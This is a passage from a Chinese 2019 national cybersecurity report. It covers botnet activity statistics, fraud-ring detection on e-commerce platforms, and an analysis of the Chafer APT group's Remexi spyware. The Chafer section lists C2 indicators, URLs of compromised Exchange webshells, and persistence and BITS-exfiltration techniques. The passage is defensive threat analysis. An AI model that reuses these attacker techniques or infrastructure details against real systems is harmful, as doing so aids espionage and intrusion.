


图 2-24　2019 年 Dofloo 恶意程序传播次数按月度统计（来源：CNCERT/CC）

（4）Tsunami 恶意程序活动情况

CNCERT/CC监测发现Tsunami恶意程序的活跃度在2019年整体上升，9-12月出现高度活跃情况。与其他恶意程序相比，Tsunami恶意程序呈现出少量样本、大量传播的特点。CNCERT/CC共捕获Tsunami恶意程序样本7.33万余个，传播次数987.90万余次，按月度统计如图2-25所示。




图 2-25　2019 年 Tsunami 恶意程序传播次数按月度统计（来源：CNCERT/CC）

（5）Hajime 恶意程序活动情况

CNCERT/CC监测发现Hajime恶意程序的活跃度在2019年波动较大，1月至3月以及10月均出现高度活跃现象。与其他恶意程序相比，由于Hajime恶意程序采用P2P传播方式，因此呈现出传播源数量较多、地域分散的特点。CNCERT/CC共捕获Hajime恶意程序样本0.21万余个，传播次数39.59万余次，按月度统计如图2-26所示。




图 2-26　2019 年 Hajime 恶意程序传播次数按月度统计（来源：CNCERT/CC）

2019年，CNCERT/CC共监测到3.56万余个Hajime恶意程序传播源IP地址。由于Hajime恶意程序采用P2P传播方式，因此其单个传播源IP地址的传播次数均值、感染目标数均值较其他类型恶意程序明显偏低，2019年第四季度新出现的P2P僵尸网络恶意程序Mozi也具有类似特点，如图2-27所示。




图 2-27　2019 年 Hajime 恶意程序单个传播源 IP 地址的传播次数均值、

感染目标数均值与其他类型恶意程序对比（来源：CNCERT/CC）

2.4 2019 年互联网黑灰产防控专题分析

随着我国数字化转型加快，电子商城、网络交易等业务不断壮大，在各类营销手段中推广的红包、优惠券、免单券等“羊毛”越来越多。不同于恶意攻击的纯攻击模式，网络黑灰产利用业务漏洞或技术手段，进行“薅羊毛”、刷单炒信、数据爬取、账户盗用、虚假申贷等非正常业务行为并从中套利。这类业务风险事件使得用户数据安全、企业稳定营收面临着严峻挑战。

上海观安信息技术股份有限公司整理了互联网黑灰产相关的攻击数据和行业发展状况，分别从黑灰产作案和企业防控两个角度，详细解读目前黑灰产的产业链分析、产业链规模、产业链工具、具体特征和防控业务损失期间的攻防技术、防范管理手段。

2.4.1 业务安全概览

（1）主流黑灰产分析

a.黑产分析

2019年，钓鱼攻击、数据泄露、勒索软件攻击依旧是传统黑产的主要攻击方式。而在业务欺诈领域，黑产的攻击技术和波及范围在不断扩大。随着移动电商业务板块的不断丰富，黑产已经从传统的电信诈骗、恶意程序等侵害网络用户个人的行为扩展到了通过自动化刷量、刷单等手段实现对企业级平台进行业务欺诈和套现。后者大量依托于新技术、互联网新业态下的自动化工具，具有产业链组织严密、反侦察能力强、跨行业犯罪多、对企业防控技术的挑战更大等特征。

图2-28展示的是新技术、新业态下，黑产上下游分工明确，不断发展形成了信息倒卖、工具制作、攻击实施、商品转售的完整产业链条。




图 2-28　新技术新业态下的黑产形态（来源：上海观安信息技术股份有限公司）

b.黑灰产分析

黑灰产4大类型如下。

- 技术黑灰产：木马植入、钓鱼网站、各类恶意软件。
- 网络黑账号：网络黑账号多以恶意注册、虚假认证、盗号等形式实现。
- 从事非法交易、交流的恶意平台：分为恶意网站、恶意论坛和恶意群组三大类。
- 恶意行为：冒充公检法、领导、客服退款、兼职刷单、机票退改签诈骗等。

随着近些年互联网的快速发展，网络黑灰产也随之快速滋生、蔓延。随着手机支付、电子商务、信息安全、软件开发等网络产业的快速发展，背后巨大的经济诱惑力也促使黑灰产滋生。黑灰产涉及黑色和灰色两条产业链，目前已成为支持网络犯罪的一种形式，其上游、中游和下游已经形成了完整的流水化作业模式。

- 黑灰产上游——信息泄露

信息泄露处于黑灰产的上游，其成因包括安全防护人员或普通从业者缺乏网络安全防护意识导致安全防护工作不到位、组织管理方面存在薄弱环节等。

- 黑灰产中游——信息非法利用

信息经上游泄露后会通过一定的渠道进行流转和非法利用，黑灰产中游包括信息窃取、信息流转、非法利用信息等环节。

- 黑灰产下游——精准犯罪获利或实现其他灰色收益

经过上游的信息泄露、中游的信息流转后，下游利用这些信息实施精准犯罪或其他犯罪获利，如诈骗、“薅羊毛”等。

（2）企业反欺诈方案

网络黑灰产给互联网平台、金融服务、电商的业务健康发展带来了极大负面冲击。对于互联网行业和线上零售而言，黑灰产隐匿在众多正常用户中，无形中侵占了企业资源，打乱了正常业务的市场秩序，产生了真实的经济损失。

已有众多厂商提供了防控业务风险的反欺诈解决方案，各大互联网公司也自研了平台风控系统，但多数都存在防御能力单一、缺乏实时性、防御机制进化慢等缺陷。因此，提供全面的实时反欺诈方案是切实的行业需求。

a.从黑灰产上游掐断信息泄露源头

黑灰产的数据泄露往往一方面是由于互联网终端软件如App、小程序等对个人信息过度采集和滥用导致，另一方面由于企业内部在业务和个人信息流转过程中不慎泄露导致，故可从国家立法、标准层面加强对个人信息和商业信息搜集的规定和约束。企业内部应加大安全内控、信息和数据防泄漏、数据安全治理等工作力度。从技术手段上，可以将对App过度采集个人信息的检查工具，作为对网站数据采集个人信息的检查和防控手段。

b.营销活动反欺诈

营销活动反欺诈主要针对的群体为“羊毛党”和“黄牛党”。常见的易被黑产攻击的活动场景有：首单减免、注册返利、签到奖励、量贩券。“羊毛党”批量操控账号薅取新人奖励，通过代下单的方式获利。“黄牛党”的特征为在秒杀等一次性营销活动中大量采购活动商品或稀缺商品，通过高价转售给普通消费者的方式获利。营销活动欺诈的泛滥会造成营销数据虚高的假象，此外，黑产变现通常在官方电商平台之外。因此，大量存在的非官方平台也会对公司原生的会员体系建设，以及原生电商平台的价格机制造成直接的负面影响。

c.内容防盗爬

黑产通过网络爬虫脚本或接口调用的方式，实现内容爬取或盗链。此类行为对资讯类平台影响巨大，相当于侵权行为。

基于环境和流量数据的检测是反爬虫和反盗链的关键。相较于风控挑战，流量级别的拦截更要求时效性，因此基于Cookie、Referer、风险IP地址等维度制定反爬虫规则可以实现轻量级防控。

2.4.2 团伙级别的“薅羊毛”分析

在可观收益的吸引下，业务欺诈逐步凸显职业化、团伙化特征。下面回顾2019年在某大型电商平台的交易环节进行业务欺诈的两大方式和活跃轨迹——交易频繁的大账号和批量薅取一次性优惠的小账号，并据此总结了可以有效应对的防控手段。

2019年全年，该电商平台累计进行2亿余次请求的风控计算，其中有398万余次触发日规则或周规则并进行有效拦截。图2-29为2019年某月风控请求量的走势，可以看出风控请求数据与业务规律一致，具有一定的周期性。




图 2-29　2019 年某月每日风控请求量走势（来源：上海观安信息技术股份有限公司）

（1）“薅羊毛”模式分析和识别难点

根据业务经验积累以及发现的问题订单，可总结出电商平台面临的“薅羊毛”方式主要为两大类：交易频繁的大账号代购和获取一次性优惠的小账号交易。

目前随着黑产技术手段的升级，牟利型团伙作案的“羊毛党”已经形成了完整的交易-套现产业链。对于业务风控而言，此类代购群体以量大、隐蔽为特点，增加了识别难度。由于与实体客户已经完成了实时对接，总体请求量与正常用户的高低峰行为习惯无异。尤其是分散作案的小账户批量下单的行为，使得此类机器代客下单混迹在正常用户行为中，通过传统的统计指标监控难以察觉数据

量上的异常波动。

（2）基于人工智能的反欺诈技术

经过实践证明，针对上述两类不同模式，需要因地制宜地利用不同的人工智能反欺诈技术才能取得较好的识别率。对于交易频繁的大账户，通过交易数据即可识别；对于黑产批量操作的小账户，需要采用关系图谱的分析技术构建多维度风控模型进行识别。

a.发现个体特征

通过个体交易数据和异常检测模型可以定位出一部分的风险订单请求，但以交易频繁的大账号为主。如图2-30所示，红点标注的为大账户异常交易订单，蓝色为对应单账户的交易量，一天内异常订单的识别情况与时间有一定关系。基于实时异常检测模型，则可以实现交易量阈值随时间和账户的动态调整。




图 2-30　基于个体特征的异常订单检测（来源：上海观安信息技术股份有限公司）

图2-31为每日总体订单交易量和识别的大账户异常订单占比情况，异常订单数量占比总计0.15%，异常订单金额占比为0.16%。可以看出，大账户代购的订单金额略高，订单数量占比规模也不可忽视。若对其放任不管将直接提高公司的营销成本，让企业针对优质客户的优惠都成为了黑产代购的囊中物。




图 2-31　大账户异常订单占比情况（来源：上海观安信息技术股份有限公司）

b.基于关系图谱的风险路径分析

对于一次性交易的小账户，识别难点在于查全率和实时性。由于小账户批量下单的行为分散在数个账户、IP地址和设备，使得从单一维度的交易记录和聚集程度难以区分出它们。综合多个维度，构建机器学习建模是有效的解决方法之一，并有利于发现未知的风险。

首先通过数据仓库抽取可获取的数据源，包括终端信息、环境信息、位置信息和情报库4个维度。其中，终端信息分析的维度包括：基于SDK采集的终端设备信息、传感器信息，基于单一终端的操作行为。环境信息分析的维度包括：基于IP地址、基站进行的频次、时间序列分析。根据不同的业务类型，可获取的位置信息有所不同，包括：收货地址、区域、定位地址等。情报库通常依据IP地址、手机号获取。此外，小账户黑产具有一次性使用的特点，因此对识别、拦截的实时性提出了一定要求。离线识别的风险账户可能不再被二次利用，因此该模型需要基于实时风控引擎进行实时风险拦截。

基于图谱分析技术获取到的关联特征，能够更直观地刻画黑产团伙内个体之间的连接轨迹。对于单一维度的复用，例如：共用设备、IP地址等维度都能够制定实时规则进行有效拦截。在风控规则升级的同时，黑产也会不断升级设备实现切换IP地址、设备，自动生成指纹等形式绕过静态规则。风控系统和黑产的技术对抗持续发展，但通过规则和实时模型联防联控，可以不断增加黑产试探业务漏洞和套现的成本，逐渐减少黑产的作案比例。

c.挖掘异常群体画像

利用人工智能技术进行风险识别的方法已经具有了一定的业界通用性，但在应用中还存在模型黑盒、结果难以进行业务解释的问题。尤其在交易环节，风控之间对订单进行异常拦截无疑给业务方的盈利指标带来了直接冲击。因此，对模型结果进行业务解耦也是反欺诈分析中的必要环节，一方面有利于量化风控系统带来的价值，另一方面也可供数据科学家进行下一步的模型调优，此外还可以发现黑产代购的通用性特征以供业务风控行业参考。

根据异常订单识别模型、规则上线后的触发结果，引入业务类数据进行模型解释，如图2-32所示，薅券是黑产代购套利的主要渠道且用券类型集中。1s内高频请求的大量触发表明了大量机器下单行为的存在。




图 2-32　异常下单群体的业务特征解耦（来源：上海观安信息技术股份有限公司）

经以上分析可看出，区别于传统黑产，专门从事“薅羊毛”、利用业务安全漏洞的黑灰产混迹在普通用户中而更为隐蔽，因此更难以被企业察觉。同时，“羊毛党”不同于普通的网络欺诈，规模化程度更高、设备更先进。上述几大特征使得企业需要构建完善的反欺诈方案，以防控企业面临的各类业务安全攻击。案例描述了常用的三类人工智能反欺诈技术——基于个体的特征挖掘、基于图模型算法的风险路径分析和基于业务解耦的群体画像技术。案例来源于某企业电商环境的运行，并验证了上述技术能够行之有效地应对两类典型的“羊毛党”。

2.5 APT组织“金龟子”最新攻击活动专题分析

2019年年初，“金龟子（Chafer）”APT组织出现了新的网络攻击活动。北京启明星辰信息安全技术有限公司针对其活动情况开展了专题分析。

2.5.1 攻击活动简述

“金龟子”APT组织是一个全球性的网络间谍组织，与APT34和APT39为同一个国家情报组织组建的黑客组织。该黑客组织曾经与APT34组织共用了相同的控制端（如83.142.230.138和hpserver.online）和部分黑客工具库，他们所使用的其他大量的控制端同属于一个子网段，控制端域名也有相同的命名法则。对历史攻击路径分析发现，这两个组织攻击的地区具有高度的一致性。因此，可推论该APT组织和APT34组织为同一个网络间谍组织或者至少为同一个组织下的两个团队。此外，他们和APT39还有着紧密的联系，如采用了相似的C2命名法和恶意代码分发方法，甚至都采用了powbat后门且攻击目标也基本相同。

对APT34于2019年4月泄露的攻击工具和攻击资源进行分析后，改变了我们此前的认知。一向认为不会对我国进行网络间谍活动的三大网络间谍组织“金龟子”、APT34和APT39，竟然早已经悄悄地对我国实施了大量的攻击。从其公布的webshell数据中可以看出，我国境内大量服务器遭到入侵，如图2-33所示。此外，该组织还成功入侵了世界多个国家。可以看出，该黑客组织（包含“金龟子”、APT34和APT39）是一个全球性的网络间谍组织。

https://1.202 /owa/auth/error1.aspx	mail.c .cn	China
https://1.202 /owa/auth/error1.aspx	mail.c .cn	China
https://114.2 /owa/auth/error1.aspx	mail.g china.cn	China
https://180.16 owa/auth/error3.aspx	exchange. com.cn	China
https://180.16 /owa/auth/error1.aspx	.com.cn	China
https://210.22 /owa/auth/error1.aspx	lswebext. om.cn	China
https://221.5.1 /owa/auth/outlook.aspx	mail. om.cn	China
https://222.1 3/owa/auth/outlook.aspx	mail. om.cn	China
https://222.66 owa/auth/error1.aspx	lswebext. com.cn	China
https://58.210.2 /owa/auth/error1.aspx	mail. .com.cn	China
https://60.247. ?/owa/auth/error3.aspx	e.cn	China
https://60.247. /owa/auth/logoff.aspx	e.cn	China

图 2-33　被 APT 组织“金龟子”植入我国公司的部分 webshell 示例
（来源：北京启明星辰信息安全技术有限公司）

从攻击所使用的恶意软件来看，“金龟子”采用最新的改进版Remexi间谍软件作为其核心的攻击武器。Remexi是该组织专门为其间谍活动开发的恶意软件。在以往的多个版本中，其用于间谍行为的窃密功能并没有发生大的改变。但本次改进版的Remexi使用了一种新的信息回传通道——微软后台智能传输技术（BITS），该技术可以智能利用网络空闲带宽实现隐秘的通信，以保证其通道数据的安全，同时也增加了取证和溯源的难度。此外，改进版的Remexi还采用了一种新的命令控制通道，不同于大部分的恶意软件通过从网络流中直接解析控制指令，改进版Remexi是将其加密存储在注册表中，以注册表作为命令交互的中间媒介。

2.5.2 “金龟子”APT 攻击的演变

“金龟子”是一个活跃于全球的APT组织，所采用的恶意代码主要以窃取情报为主。

“金龟子”组织最早于2014年开始活跃，长期进行敏感信息窃取。从近5年的攻击形式来看，该组织攻击意图越来越倾向于国家级的间谍活动。

2014年7月“金龟子”组织开始活跃，攻击的目标为特定人群，以信息窃取和监控为主。2015年，该组织攻击的目标扩展到了中东地区，主要目标为电信公司及航空公司。2017年，该组织进一步扩大攻击范围，持续攻击多个国家的企业。2018年年底，该组织除了利用AutoIT脚本实现自动化攻击外，还使用了新的基于Python的后门MechaFlounder。2019年，该组织的攻击活动采用全新的数据交互方式。从其活动的历史情况中可以看出，“金龟子”组织不断地调整其攻击目标，以适应不断变化的利益诉求。本报告后续将对“金龟子”攻击的过程做详细分析和阐述，并对改进版的Remexi恶意软件进行深入分析。

2.5.3 详细分析

“金龟子”组织采用鱼叉式钓鱼攻击的方式发起攻击，钓鱼邮件攻击的附件为Excel文件。当目标打开该文档并启用宏代码后，一个恶意的VBS文件便会自动下载至目标主机并通过PowerShell执行，VBS文件负责下载Remexi恶意软件执行。恶意软件投递过程示意如图2-34所示。




图 2-34　恶意软件的投递过程（来源：北京启明星辰信息安全技术有限公司）

本次攻击活动使用的恶意软件是改进版的间谍软件Remexi。该间谍软件通过注册表和计划任务来实现持久化；通过由黑客指定的ini配置文件（文件中包含了控制端地址、需要上传到控制端的文件列表、攻击者用于截图的窗口标题等信息）来承载间谍活动的任务信息；通过微软后台智能传输技术与控制端通信。其还使用了8个独立的线程来分别执行不同的任务，如控制命令获取、命令执行、剪切板嗅探、屏幕截图、浏览器敏感数据窃取、窃密信息回传等。图2-35为Remexi的功能示意。




图 2-35　Remexi 功能示意（来源：北京启明星辰信息安全技术有限公司）

该恶意软件在其工作目录下创建各种不同的子目录来存放不同的数据，最后通过后台智能传输服务将这些数据打包回传给控制端。各子目录和其用途见表2-2。

表2-2　各子目录和其用途（来源：北京启明星辰信息安全技术有限公司）

子目录	用途
Cache000	未使用
Cache001	存放文件fpc.acf
Cache002	用于存放最终需要上传的所有通过zip打包的数据
Cache003	未使用
Cache004	存放uP.hcf-updateExe和uC.hcf-updateConfig
Cache005	保存来自剪切板的图片数据和屏幕截图数据
Cache006	保存由配置文件指定的窗口截图数据

（1）持久化

Remexi恶意软件一旦获得执行权，便会做持久化工作，除了将自身文件作为Userinit启动项外，还使用了Windows计划任务来定期执行任务。开启Userinit启动项时便会将自身文件添加到注册表“HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit”下，但是该种策略需要一定权限才能安装成功。而对于黑客来说更保险的是通过计划任务的方式实现持久化，恶意软件根据

不同的操作系统版本采用了不同的方法：对于低于Windows7的Windows系统，恶意软件运行XPTask.vbs脚本来创建每周计划任务；对于Windows7以上的操作系统，则使用schtasks.exe工具执行task.xml文件来创建计划任务，如图2-36所示。

图 2-36　创建计划任务（来源：北京启明星辰信息安全技术有限公司）

恶意软件首先生成如图2-37所示的task.xml配置文件。

